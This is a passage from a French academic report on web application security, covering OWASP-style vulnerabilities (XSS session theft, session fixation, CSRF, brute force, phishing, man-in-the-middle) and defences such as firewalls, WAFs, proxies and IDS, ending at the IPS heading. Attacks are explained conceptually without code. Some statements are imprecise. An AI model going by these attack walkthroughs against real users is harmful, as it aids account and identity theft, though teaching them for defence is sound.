Les Applications Web mail : Un utilisateur malfaisant envoie un courriel à la victime , le courriel contient un script javascript puis la victime se connecte à l'application Webmail en entrant son code utilisateur et mot de passe , quoique la connexion soit sécurisée par SSL , le serveur envoie un cookie au client contenant un identificateur unique de session alors que la session a une durée de 20 minutes, pendant ce temps, le cookie est utilisé pour authentifier l'utilisateur pendant ce temps l'utilisateur lit le message malfaisant comme javascript est nécessaire pour utiliser le webmail, le javascript s'exécute et accède au cookie contenant la session, et redirige le client vers un autre serveur en envoyant à celui-ci la session en paramètre le serveur malfaisant reçoit la session de la victime et redirige le client vers la page précédente ,la victime remarque que l'interface utilisateur du webmail est disparue pendant deux secondes, mais ne s'inquiète pas, finalement l'utilisateur malfaisant a maintenant quelques minutes pour accéder au compte webmail et effectuer un vol d'identité.

Sites de commerce électronique avec revues d'utilisateurs : Un utilisateur malfaisant poste une critique d'un disque sur un site du commerce électronique et l'application Web ne valide pas correctement l'entrée et sauvegarde la critique qui contient un script .La victime se rend sur le site pour effectuer des achats avec sa carte de crédit, le serveur envoie un cookie au client contenant un identificateur unique de session, la session a une durée de 20 minutes, pendant ce temps, le cookie est utilisé pour authentifier l'utilisateur et la connexion est sécurisée par SSL. Pendant ce temps l'utilisateur lit le message malfaisant comme JavaScript est nécessaire pour utiliser le site du commerce électronique, il s'exécute et accède au cookie contenant la session, et redirige le client vers un autre serveur en envoyant à celui-ci la session en paramètre puis le serveur malfaisant reçoit la session de la victime et redirige le client vers la page précédente. La victime remarque que l'interface utilisateur du site du commerce électronique est disparue pendant deux secondes, mais ne s'inquiète pas, enfin l'utilisateur malfaisant a maintenant quelques minutes pour accéder au compte du site du commerce électronique et effectuer des achats au nom de l'utilisateur.

Messages d'erreur : Une application Web contient une page d'erreur 404 du type : La page "/pagerronnee" n'existe pas mais l'application Web réécrit l'URL en entrée et l'application Web ne valide pas correctement l'entrée et la réaffiche directement. L'utilisateur malfaisant envoie un courriel à la victime contenant un lien vers la page d'erreur. Concrètement Les paramètres de ce url sont camouflés et contiennent un script exécutable. La victime suit le lien et est ensuite redirigée vers un autre site, il pense être sur le site A, mais est en fait sur le site B. Le deuxième serveur (B) peut alors collecter de l'information sur la victime qui pense être sur le site A.

II.4.2.3. A3 - Violation de Gestion d'authentification et de Session : [6]

Brute Force : Les mots de passe de la plupart des logiciels sont stockés cryptés dans un fichier. Pour obtenir un mot de passe, il suffit de récupérer ce fichier et de lancer un logiciel de brute force cracking. Ce procédé consiste à tester de façon exhaustive toutes les combinaisons possibles de caractères (alphanumériques + symboles), de manière à trouver au moins un mot de passe valide. Cette attaque se base sur le fait que n'importe quel mot de passe est crackable. Ce n'est qu'une histoire de temps. Mais la puissance des machines doubles tous les deux ans. Aujourd'hui les processeurs sont cadencés à plus de 3GHz ! De plus, les crackers n'hésitent pas à fabriquer des cartes électroniques de cracking, ce qui améliore en conséquence la rapidité de la machine, et donc les chances de trouver un mot de passe valide. Les cartes graphiques, avec leurs puissances de calcul gigantesques sont aussi mises à contribution. Un GPU est, en moyenne, 10 fois plus rapide qu'un CPU.

Fixation de session : L'attaquant crée une session sur le serveur, il transmet ce numéro de session à la victime via un lien. La victime s'authentifie, en utilisant ce numéro de session et l'utilisateur malfaisant peut maintenant utiliser le compte de la victime.




Figure 2.3: Principe d'attaque fixation de session

II.4.2.4. A4 Références directes non sécurisés à un objet :

Une référence directe à un objet se produit quand un développeur expose une référence à un objet d'exécution interne, tel un fichier, un dossier, un enregistrement de base de données, ou une clé de base de données. Sans un contrôle d'accès ou autre protection, les attaquants peuvent manipuler ces références pour accéder a travers des commandes SQL à des données non autorisées.

II.4.2.5. A5 Falsification des requêtes intersites (CSRF) :

Une attaque CSRF (Cross Site Request Forgery) force le navigateur d'une victime authentifiée à envoyer une requête HTTP forgée, comprenant le cookie de session de la victime ainsi que toute autre information automatiquement inclue, à une application web vulnérable. Ceci permet à l'attaquant de forcer le navigateur de la victime à générer des requêtes dont l'application vulnérable pense qu'elles émanent légitiment de la victime.




Figure 2.4: Principe d'attaque CSRF par réflexion

Le détournement de session : Le détournement de session profite de l'authentification déjà établie par l'utilisateur sur le site, voici les étapes de l'attaque :

- Un utilisateur est authentifié sur un site vulnérable.
- Il est incité à visiter une page malveillante d'un site contenant une requête vers le site initial.
- La requête hérite automatiquement des propriétés d'authentification de l'utilisateur.
- La requête effectue une opération en lieu et place de l'utilisateur.




Figure 2.5: Principe d'un détournement de session

II.4.2.6. A6 Mauvaise configuration de sécurité :

Une bonne sécurité exige d'avoir une configuration sécurisée définie et déployée pour l'application, les contextes, serveur d'application, serveur web, serveur de base de données, et la plate-forme. Tous ces paramètres doivent être définis, mis en œuvre, et maintenu afin de ne pas comprendre de failles de sécurité. Ceci inclut de maintenir tous les logiciels à jour, y compris toutes les bibliothèques de code employées par l'application.

II.4.2.7. A7 Stockage cryptographique non sécurisé :

Beaucoup d'applications web ne protègent pas correctement les données sensibles, telles que les cartes de crédit, SSNs, les informations d'authentification, avec un chiffrement ou un hash approprié. Les pirates peuvent voler ou de modifier ces données faiblement protégées pour perpétrer un vol d'identité et d'autres crimes, tels que la fraude à la carte de crédit.

II.4.2.8. A8 Manque de restriction d'Accès URL :

Les applications ne protègent pas toujours correctement les requêtes. Parfois la protection des URLs est gérée par l'intermédiaire de la configuration, et le système est mal configuré. Parfois les développeurs doivent inclure leur propre vérification dans leur code, mais ils peuvent oublier. La détection est facile. La partie la plus difficile consiste à déterminer les pages (URLs) existantes potentiellement vulnérables. De telles failles permettent à un attaquant d'accéder à des fonctionnalités non autorisées. Les fonctions d'administration sont les cibles clés de ce type d'attaque.

II.4.2.9. A9 Protection insuffisante de la couche transport : [7]

Fréquemment les applications ne protègent pas le trafic réseau. Elles peuvent utiliser SSL/TLS durant l'authentification, mais exposer par ailleurs des données et identifiants de session. Des certificats expirés ou mal configurés peuvent également être utilisés.
Détecter des failles basiques est facile. Il suffit d'observer le trafic réseau du site. Les failles plus subtiles requièrent une inspection de l'architecture de l'application et de la configuration du serveur. De telles failles exposent des données utilisateurs et peuvent conduire à leur usurpation. Si un compte Administrateur est compromis, l'ensemble du site peut être impacté. Une mauvaise configuration de SSL peut aussi faciliter des attaques (phishing, man in the middle, etc.).

- ***Le Phishing :*** Le phishing (contraction des mots anglais « fishing », désignant le piratage de lignes téléphoniques), traduit parfois en « hameçonnage », est une technique falsifiée utilisée par les pirates informatiques pour récupérer des informations (généralement bancaires) auprès d'internautes.

  La technique d'attaque est basé sur l'« ingénierie sociale » c'est-à-dire consistant à exploiter non pas une faille informatique mais la « faille humaine » en dupant les internautes par le biais d'un courrier électronique semblant provenir d'une entreprise de confiance, typiquement une banque ou un site de commerce.

- ***Principe d'attaque :*** Le mail envoyé par ces pirates usurpe l'identité d'une entreprise (banque, site de commerce électronique, etc.) et les invite à se connecter en ligne par le détour d'un lien hypertexte et de mettre à jour des informations les concernant dans un formulaire d'une page

web factice, copie conforme du site original, en prétextant par exemple une mise à jour du service, une intervention du support technique, etc.

- ***Man in the middle :*** L'attaque « man in the middle » ou bien « attaque de l'homme au milieu » ou « attaques de l'intercepteur », parfois notée MITM, est un scénario d'attaque dans lequel un pirate écoute une communication entre deux interlocuteurs et falsifie les échanges afin de se faire passer pour l'une des parties. La plupart des attaques de type « man in the middle » consistent à écouter le réseau à l'aide d'un sniffer.




Figure 2.6: ARP Poisoning (man in the middle)

II.4.2.10. A10 Redirections et renvois non validés :

Les applications utilisent fréquemment les redirections et les renvois pour rediriger les utilisateurs vers d'autres pages. Parfois la page cible est spécifiée dans un paramètre non validé, permettant à un attaquant de choisir la page de destination. La détection de redirections non vérifiées est facile : recherchez des redirections où l'URL complète peut être modifiée. La détection de renvois non vérifiés est plus compliquée puisqu'ils ciblent des pages internes. De telles redirections peuvent permettre l'installation de logiciels malveillants ou l'usurpation d'informations sensibles de l'utilisateur. Des renvois non sûrs peuvent permettre de contourner les contrôles d'accès.

II.5. Les préventions contre les attaques :

Dans les systèmes d'information on trouve toujours des vulnérabilités et des failles fatales, pour assurer un maximum de sécurité et prévenir contre la totalité des attaques nous devons implémenter dans un l'architecture réseaux des équipements et des logiciels de sécurité informatique fiables et efficaces. Par conséquent le reste de notre recherche se focalise sur les méthodes et les équipements de préventions contre les attaques.

II.5.1. Les Antivirus : [8]

II.5.1.1. Définition :

Un antivirus est un logiciel informatique destiné à identifier et à effacer des logiciels malveillants (malwares en anglais), également appelés virus, Chevaux de Troie ou vers selon les formes.

II.5.1.2. Fonctionnement des Antivirus :

L'antivirus analyse les fichiers entrants (fichiers téléchargés ou courriers électroniques) et, périodiquement, la mémoire vive de l'ordinateur et les périphériques de stockage comme les disques durs, internes ou externes, les clés USB et les cartes à mémoire Flash.
La détection d'un logiciel malveillant peut reposer sur trois méthodes :

- Reconnaissance d'un code déjà connu (appelé signature) et mémorisé dans une base de données.
- Analyse du comportement d'un logiciel (méthode heuristique).
- Reconnaissance d'un code typique d'un virus.

II.5.2. Firewalls (pare-feu) : [9]

Chaque ordinateur connecté à n'importe quel réseau informatique est susceptible d'être victime d'une attaque d'un pirate informatique. La méthodologie généralement employée par le pirate informatique consiste à inspecter le réseau (en envoyant des paquets de données de manière aléatoire) à la recherche d'une machine connectée, puis à chercher une faille de sécurité afin de l'exploiter et d'accéder aux données s'y trouvant. Chaque ordinateur connecté à n'importe quel réseau informatique est susceptible d'être victime d'une attaque d'un pirate informatique. La méthodologie généralement employée par le pirate informatique consiste à inspecter le réseau (en envoyant des paquets de données de manière aléatoire) à la recherche d'une machine connectée, puis à chercher une faille de sécurité afin de l'exploiter et d'accéder aux données s'y trouvant. Cependant, il est nécessaire, pour les réseaux d'entreprises possédant une connexion de type câble ou ADSL, de se protéger des intrusions réseaux en installant un dispositif de protection.

II.5.2.1. Que ce qu'un pare-feu :

Un pare-feu ou « *firewall* » est un système permettant de protéger un ordinateur ou un réseau d'ordinateurs des intrusions provenant d'un réseau tiers. Le pare-feu est un système permettant de filtrer les paquets de données échangés avec le réseau, il s'agit ainsi d'une passerelle.
Filtrante comportant au minimum deux interfaces réseau respectivement une interface pour le réseau à protéger (réseau interne) et une interface pour le réseau externe.

Le système firewall est un système logiciel, reposant parfois sur un matériel réseau dédié, constituant un intermédiaire entre le réseau local (ou la machine locale) et un ou plusieurs réseaux externes. Il est possible de mettre un système pare-feu sur n'importe quelle machine et avec n'importe quel système.




Figure 2.7: Architecture d'une mise en place d'un pare-feu

II.5.2.2. Fonctionnement des systèmes pare-feu :

Un système pare-feu contient un ensemble de règles prédéfinies permettant :

- D'autoriser la connexion (*allow*) ;
- De bloquer la connexion (*deny*) ;
- De rejeter la demande de connexion sans avertir l'émetteur (*drop*).
- L'ensemble de ces règles permet de mettre en œuvre une méthode de filtrage dépendant de la politique de sécurité adoptée par l'entité. On distingue habituellement deux types de politiques de sécurité permettant :
- Soit d'autoriser uniquement les communications ayant été explicitement autorisées
- Soit d'empêcher les échanges qui ont été explicitement interdits.
- La première méthode est sans nul doute la plus sûre, mais elle impose toutefois une définition précise et contraignante des besoins en communication.

II.5.2.3. Le filtrage simple de paquets :

Un système pare-feu fonctionne sur le principe du filtrage simple de paquets « *stateless packet filtering* ». Il analyse les en-têtes de chaque paquet de données (*datagramme*) échangé entre une machine du réseau interne et une machine extérieure. Ainsi, les paquets de données échangées entre une machine du réseau extérieur et une machine du réseau interne transitent par le pare-feu et possèdent les en-têtes suivants, systématiquement analysés par le firewall :

- Adresse IP de la machine émettrice.
- Adresse IP de la machine réceptrice.
- Type de paquet (TCP, UDP, etc.)
- Numéro de port.

II.5.2.4. Le filtrage dynamique de paquets :

Le filtrage simple de paquets ne s'attache qu'à examiner les paquets IP indépendamment les uns des autres, ce qui correspond au niveau 3 du modèle OSI (la couche réseaux). Or, la plupart des connexions reposent sur le protocole TCP, qui gère la notion de session, afin d'assurer le bon déroulement des échanges. D'autre part, de nombreux services (le FTP par exemple) initient une connexion sur un port statique, mais ouvrent dynamiquement (c'est-à-dire de manière aléatoire) un port afin d'établir une session entre la machine faisant office de serveur et la machine cliente. Il est impossible avec un filtrage simple de paquets de prévoir les ports à laisser passer ou à interdire. Pour y remédier, le système de filtrage dynamique de paquets est basé sur l'inspection des couches 3 et 4 du modèle OSI (respectivement les couches réseaux et transport), permettant d'effectuer un suivi des transactions entre le client et le serveur. Le terme anglo-saxon est « stateful inspection » ou « *stateful packet filtering* », traduisez «*filtrage de paquets avec état* ». Si le filtrage dynamique est plus performant que le filtrage de paquets basique, il ne protège pas pour autant de l'exploitation des failles applicatives, liées aux vulnérabilités des applications. Or ces vulnérabilités représentent la part la plus importante des risques en termes de sécurité.

II.5.3. Le pare-feu applicatif (WAF) : [10]

Les applications Web sont au cœur des entreprises dans les domaines de finance, commerce, marketing, achats, etc. Pour protéger ces applications des menaces extérieures et assurer leur continuité de service à tout moment, les pare-feu applicatifs (Web Application Firewall, ou WAF) répondant aux besoins de disponibilité des sites web internes et externes, la protection des données sensibles, la sécurisation des application web métiers, la sécurité des applications mobiles ainsi que la réduction des risques d'usurpation d'identité et d'accès au fonctionnalités ou données illégitimes.

II.5.3.1. Fonctionnalités des pare-feu applicatif :

Le pare-feu applicatif est développé pour deux fonctionnalités majeures permettant de répondre de façon optimale au besoin croissant de protection de données de l'entreprise :
La prévention est composée de cartographie des applications et identification des ressources et l'évaluation des risques potentiels. La protection des trois principales menaces est l'interception et filtrage du trafic applicatif, l'identification des menaces et détection des comportements anormaux et la généralisation automatisé de politiques de sécurité granulé.

II.5.3.2. Les Avantages des pare-feu applicatif :

Les WAF a plusieurs bénéfices pour les entreprises, il assure donc un haut niveau de protection pour toutes les applications du Système d'Information, il garantit la disponibilité et la continuité des services et accélérer les performances des applications grâce au Reverse Proxy.

II.5.4. Les Proxy : [11]

Un serveur proxy «*proxy server*», appelé aussi «*serveur mandataire*» est à l'origine une machine faisant fonction d'intermédiaire entre les ordinateurs d'un réseau local (utilisant parfois des protocoles autres que le protocole TCP/IP) et internet. La plupart du temps le serveur proxy est utilisé pour le web, il s'agit alors d'un proxy HTTP. Toutefois il peut exister des serveurs proxy pour chaque protocole applicatif (FTP).

Le principe de fonctionnement basique d'un serveur proxy est assez simple : il s'agit d'un serveur "mandaté" par une application pour effectuer une requête sur Internet à sa place. Ainsi, lorsqu'un utilisateur se connecte à internet à l'aide d'une application cliente configurée pour utiliser un serveur proxy, celle-ci va se connecter en premier lieu au serveur proxy et lui donner sa requête. Le serveur proxy va alors se connecter au serveur que l'application cliente cherche à joindre et lui transmettre la requête. Le serveur va ensuite donner sa réponse au proxy, qui va à son tour la transmettre à l'application cliente.

II.5.4.1. Mode Transparent :

- ***Principes de fonctionnement:***

Dans le mode transparent, le WAF se comporte comme un fil au niveau réseau. Il peut par conséquent être déployé sans avoir aucun impact sur l'architecture, tant au niveau physique qu'au niveau IP. En mode transparent le WAF ne réalise aucune modification de l'adresse IP du client et du serveur web. Il est donc transparent à la fois au client et pour le serveur. La facilité et la rapidité de déploiement de ce type de WAF sont ses principaux avantages. En outre, le fait qu'il n'ait aucun rôle actif dans l'infrastructure permet de le déployer en mode « fail-open ». Cela signifie qu'en cas de dysfonctionnement ou de surcharge le WAF met automatiquement en œuvre un mécanisme désactivant la l'intégrité de ces fonctions et permet le transfert de données sans effectuer aucune opération et par conséquent sans aucun impact sur le trafic. En dehors du filtrage applicatif, les WAF en mode transparent restent limités en termes de fonctionnalités et leur principal avantage est la simplicité de déploiement et l'absence d'impact sur l'architecture réseaux.

- ***Architecture :***

Le mode transparent impose que le WAF soit mis en œuvre sur un lien physique supportant l'intégrité du trafic à destination des serveurs à protéger. Cela impose de laisser les équipements a protégés dans des zones de sécurité accessible depuis l'extérieur. Idéalement ces équipements seront déployés sur les liens de concentration des flux avant leur distribution vers les liens serveurs.

Une architecture de ce type peut se définir comme dans le cas ci-dessous :




Figure 2.8 : Déploiement du WAF en mode transparent sans haute disponibilité

II.5.4.2. Mode Reverse-proxy : [12]

- ***Principes de fonctionnement:***

Le mode reverse-proxy et le mode le plus commun de déploiement des WAF. Il consiste à faire apparaître le WAF comme le serveur web de point de vue de l'utilisateur.

Schématiquement, un WAF fonctionnant en mode reverse-proxy reçoit les requêtes de l'utilisateur, les analyses, puis transmet au serveur réel si aucune menace n'est identifiée. Il apparaît alors pour le serveur en comme le client. Les réponses lui sont retournées, de nouveaux analysés puis envoyés au client réel.




Figure 2.9: Architecture en reverse-proxy

Ce mode fonctionnement présente de nombreux avantages tant en termes de sécurité qu'en terme de performances ou d'intégration dans des architectures complexes.

D'un point de vue sécuritaire ce mode opératoire permet de en premier lieu de masquer l'infrastructure hébergeant l'application web. En effet le seul point d'accès étant le reverse-proxy, l'utilisateur n'a par conséquent aucune visibilité de cette infrastructure. Le fonctionnement en reverse-proxy permet également d'effectuer une rupture protocolaire dans la mesure où la session de http ou HTTPS est

terminée par le WAF, lequel on initie une nouvelle vers le serveur réel. Il est donc nécessaire que le WAF « comprenne » l'intégralité des éléments de la requête et que par conséquent cette dernière se doit d'être correctement construite, conformément aux spécifications du protocole. Une requête malformé sera donc naturellement rejetée par le WAF. En outre, les différents éléments soumis par le client doivent être compris par le WAF, ce qui impose de ce dernier décode les requêtes du client. Ainsi les tentatives de contournement des filtres basé sur l'encodage en « hexadécimal » en « Unicode » seront également rejetées si elles ne peuvent pas décodées. En ce qui concerne les performances, le positionnement en coupure permet non seulement de mettre en œuvre des fonctions de cache et de compression mais également d'appliquer des mécanismes de multiplexage des connexions.

En fin le mode reverse-proxy offre de nombreuses possibilités de déploiement sécurisé telles que la mise en place d'architectures Multi-DMZ.

Le mode reverse proxy est plus difficile à mettre en œuvre que le mode transparent. Toutefois, il offre une grande richesse en terme de fonctionnalités et permet de disposer d'une architecture apte à grandir si la charge augmente de façon conséquente.

- ***Architecture :***

Le principale avantage du déploiement en reverse proxy est que le WAF peut être mis dans une DMZ publique alors que le reste de l'infrastructure Web est localisé dans une zone privé à laquelle aucun système externe n'est autorisé à accéder.

Dans un schéma le plus simple, une architecture type peut se définir comme la figure ci-dessous :




Figure 2.10 : Déploiement de WAF en reverse-proxy

II.5.5. Les IPS et IDS :

II.5.5.1. Intrusion et Détection des System (IDS) : [13]

Détection des intrusions est le processus de surveillance des événements se trouvant dans un système des ordinateurs ou du réseau et les analysant pour détecter les signes des intrusions, défini comme des tentatives pour compromettre la confidentialité, intégrité, disponibilité ou éviter des mécanismes de sécurité de l'ordinateur ou du réseau. L'intrusion est causée par les attaques accédant au système via l'Internet, autorisée l'utilisateur du système qui essayer à gagner les privilèges supplémentaires pour lesquels ils n'ont pas autorisés, et autorisé les utilisateurs qui abusent les privilèges donnés.

Le système de détection des intrusions est un logiciel ou un matériel qui automatise des surveillances et les processus analysés Nous avons plusieurs types de l'IDS disponibles de nos jours qui sont caractérisés par des surveillances différentes et des approches d'analyse on cite essentiellement deux types des IDS, comme suit :

- ***Network-Based IDS (NIDS):***

Le rôle essentiel d'un IDS réseau est l'analyse et l'interprétation des paquets circulant sur ce réseau. L'implantation d'un NIDS sur un réseau se fait de la façon suivante : des capteurs sont placés aux endroits stratégiques du réseau et génèrent des alertes s'ils détectent une attaque. Ces alertes sont envoyées à une console sécurisée, qui les analyse et les traite éventuellement. Cette console est généralement située sur un réseau isolé, qui relie uniquement les capteurs et la console.

On mentionne comme suit les avantages et les limites des NIDS :

- ***Les avantages :***

Le NIDS peut surveiller un grand réseau. Le déploiement de NIDS a peu d'impact sur un réseau existant. Les NIDS sont habituellement des dispositifs passifs qui écoutent sur un fil de réseau sans interférer l'opération normale d'un réseau. Ainsi, il est facile de monter en rattrapage un réseau pour inclure un IDS avec l'effort minimal.

- ***Les limites :***

Il est difficile à traiter tous les paquets circulant sur un grand réseau. De plus il ne peut pas reconnaître des attaques pendant le temps de haut trafic. Quelques fournisseurs essayent à implémenter le IDS dur le matériel pour qu'il marche plus rapidement. Plusieurs des avantages d'NIDS ne peuvent pas être appliqué pour les commutateurs modernes. La plupart des commutateurs ne fournissent pas des surveillances universelles des ports et limitent la gamme de surveillance de

NIDS .Même lorsque les commutateurs fournissent de tels ports de surveillance, souvent le port simple ne peut pas refléter tout le trafic traversant le commutateur.

NIDS ne peut pas analyse des informations chiffrées (cryptées). Ce problème a lieu dans les organisations utilisant le VPN.

La plupart de NIDS ne peuvent pas indiquer si un attaque réussi ou non. Il reconnaît seulement qu'une attaque est initialisée. C'est-à-dire qu'après le NIDS détecte une attaque, l'administrateur doit examiner manuellement chaque host s'il a été en effet pénétré. Quelques NIDS provoquent des paquets en fragments. Ces paquets mal formés font devenir l'IDS instable.

- ***Host Based IDS :***

Les systèmes de détection d'intrusion basés sur l'hôte ou HIDS (Host IDS) analysent exclusivement l'information concernant cet hôte. Comme ils n'ont pas à contrôler le trafic du réseau mais "seulement" les activités d'un hôte ils se montrent habituellement plus précis sur les types d'attaques subies. Comme les NIDS, les HIDS possède un certain nombre d'avantages et des importants inconvénients :

- ***Les avantages :***

Pouvoir surveiller des événements local jusqu'au host, détecter des attaques qui ne sont pas vues par NIDS

Marcher dans un environnement dans lequel le trafic de réseau est encrypté, lorsque les sources des informations de host-based sont générées avant l'encrypte des données ou après le décrypte des données au host de la destination.

HIDS n'est pas atteint par le réseau commuté.

Lors que HIDS marche sur la traîné de l'audit de SE, ils peuvent détecter le Cheval de Troie ou les autres attaques concernant à la brèche intégrité de logiciel.

- ***Les inconvénients :***

HIDS est difficile à gérer, et des informations doivent configurées et gérées pour chaque host surveillé. Puisque au moins des sources de l'information pour HIDS se résident sur l'host de la destination par les attaques, l'IDS peut être attaqué et neutralisé une partie de l'attaque.

HIDS n'est pas bon pour le balayage de réseau de la détection ou pour la surveillance qui s'adresse au réseau entier parce que le HIDS ne voit que les paquets du réseau reçus par ses hosts.

HIDS peut être neutralisé par certaine attaque de DoS

Lorsque HIDS emploie la traîné de l'audit du SE comme des sources des informations, la somme de l'information est immense, alors il demande le stockage supplémentaire local dans le système.

II.5.5.2. Intrusion Prévention System (IPS) :[14]

